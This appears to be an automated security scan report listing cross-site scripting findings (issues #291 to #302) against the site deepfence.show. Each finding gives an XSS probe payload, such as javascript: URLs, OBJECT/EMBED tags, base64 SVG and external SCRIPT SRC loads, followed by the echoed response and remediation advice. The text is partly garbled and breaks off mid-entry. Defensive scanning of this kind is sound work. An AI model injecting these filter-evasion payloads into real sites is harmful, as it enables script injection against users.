Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><STYLE type="text/css">BODY{background:url("javascript:alert('XSS')");}</STYLE></td></tr></table>	Name	Value	DemoUser1#	<STYLE type="text/css">BODY{background:url("javascript:alert('XSS')");}</STYLE>
Name	Value				
DemoUser1#	<STYLE type="text/css">BODY{background:url("javascript:alert('XSS')");}</STYLE>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				

CWE-ID CWE-79

Issue Number

#291

Scan Cross Site Scripting

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	<!--[if gte IE 4]><SCRIPT>alert('XSS');</SCRIPT><![endif]>

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response

CWE-ID CWE-79

Issue Number

#292

Scan Cross Site Scripting

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	<BASE HREF="javascript:alert('XSS');//">

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
```

	<pre>cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response	
CWE-ID	CWE-79	
Issue Number	#293	

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><OBJECT TYPE="text/x-scriptlet" DATA="http://soapui.org/scriptlet.html"></OBJECT></td></tr></table>	Name	Value	DemoUser1#	<OBJECT TYPE="text/x-scriptlet" DATA="http://soapui.org/scriptlet.html"></OBJECT>
Name	Value				
DemoUser1#	<OBJECT TYPE="text/x-scriptlet" DATA="http://soapui.org/scriptlet.html"></OBJECT>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#294				

Cross Site Scripting	
----------------------	--

Scan**Severity****ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
DemoUser1#	<OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-0080c744f389><param name=url value=javascript:alert('XSS')></OBJECT>

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjBjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points

You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response

CWE-ID

CWE-79

Issue Number

#295

Scan

Cross Site Scripting

Severity**ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
DemoUser1#	<EMBED SRC="http://soapui.org/xss.swf" AllowScriptAccess="always"></EMBED>

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#296

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><EMBED SRC="data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmcmc9Imh0dHA6Ly93d3cudzMub3JnLzlwMDAvZ3ZnliB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmcilHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hsaW5rliB2ZXJzaW9uPSIxLjAilH9lajAilHk9ljAilHdpZHRoPSIxOTQilGhlaWdodD0iMjAwLiBpZD0ieHNzlj48c2NyaXB0IHR5cGU9InRleHQvZWNTYXNjcmlwdCI+YWxlcuQoIlhTUyIpOzwvc2NyaXB0Pjwvc3ZnPg==" type="image/svg+xml" AllowScriptAccess="always"></EMBED></td></tr></table>	Name	Value	DemoUser1#	<EMBED SRC="data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmcmc9Imh0dHA6Ly93d3cudzMub3JnLzlwMDAvZ3ZnliB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmcilHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hsaW5rliB2ZXJzaW9uPSIxLjAilH9lajAilHk9ljAilHdpZHRoPSIxOTQilGhlaWdodD0iMjAwLiBpZD0ieHNzlj48c2NyaXB0IHR5cGU9InRleHQvZWNTYXNjcmlwdCI+YWxlcuQoIlhTUyIpOzwvc2NyaXB0Pjwvc3ZnPg==" type="image/svg+xml" AllowScriptAccess="always"></EMBED>
Name	Value				
DemoUser1#	<EMBED SRC="data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmcmc9Imh0dHA6Ly93d3cudzMub3JnLzlwMDAvZ3ZnliB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmcilHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hsaW5rliB2ZXJzaW9uPSIxLjAilH9lajAilHk9ljAilHdpZHRoPSIxOTQilGhlaWdodD0iMjAwLiBpZD0ieHNzlj48c2NyaXB0IHR5cGU9InRleHQvZWNTYXNjcmlwdCI+YWxlcuQoIlhTUyIpOzwvc2NyaXB0Pjwvc3ZnPg==" type="image/svg+xml" AllowScriptAccess="always"></EMBED>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width= device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head /loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window._ __DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZSBJbWFnZ VJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIk iLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#297				

Cross Site Scripting

Scan**Severity****ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
DemoUser1#	a="get";b="URL(\"";c="javascript:";d="alert('XSS');\");eval(a+b+c+d);

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points

You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response

CWE-ID

CWE-79

Issue Number

#298

Scan

Cross Site Scripting

Severity**ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
DemoUser1#	<XML ID=I><X><C><![CDATA[<![CDATA[cript:alert('XSS');">]] ></C></X></xml>

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#299

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><XML ID="xss"></>&lt;IMG SRC="javas<!-- -->cript:alert('XSS')&gt;</></XML></td></tr></table>	Name	Value	DemoUser1#	<XML ID="xss"></><IMG SRC="javas<!-- -->cript:alert('XSS')></></XML>
Name	Value				
DemoUser1#	<XML ID="xss"></><IMG SRC="javas<!-- -->cript:alert('XSS')></></XML>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#300				

Scan	Cross Site Scripting
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><HTML><BODY><?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time"><?import namespace="t" implementation="#default#time2"><t:set attributeName="innerHTML" to="XSS&lt;SCRIPT DEFER&gt;alert(&quot;XSS&quot;)&lt;/SCRIPT&gt;"></BODY></HTML></td></tr></table>	Name	Value	DemoUser1#	<HTML><BODY><?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time"><?import namespace="t" implementation="#default#time2"><t:set attributeName="innerHTML" to="XSS<SCRIPT DEFER>alert("XSS")</SCRIPT>"></BODY></HTML>
Name	Value				
DemoUser1#	<HTML><BODY><?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time"><?import namespace="t" implementation="#default#time2"><t:set attributeName="innerHTML" to="XSS<SCRIPT DEFER>alert("XSS")</SCRIPT>"></BODY></HTML>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#301				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><SCRIPT SRC="http://soapui.org/xss.jpg"></SCRIPT></td></tr></table>	Name	Value	DemoUser1#	<SCRIPT SRC="http://soapui.org/xss.jpg"></SCRIPT>
Name	Value				
DemoUser1#	<SCRIPT SRC="http://soapui.org/xss.jpg"></SCRIPT>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,</pre>				

	iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#302

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><? echo('<SCR');echo('IPT>alert("XSS")</SCRIPT>'); ?></td></tr></table>	Name	Value	DemoUser1#	<? echo('<SCR');echo('IPT>alert("XSS")</SCRIPT>'); ?>
Name	Value				
DemoUser1#	<? echo('<SCR');echo('IPT>alert("XSS")</SCRIPT>'); ?>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 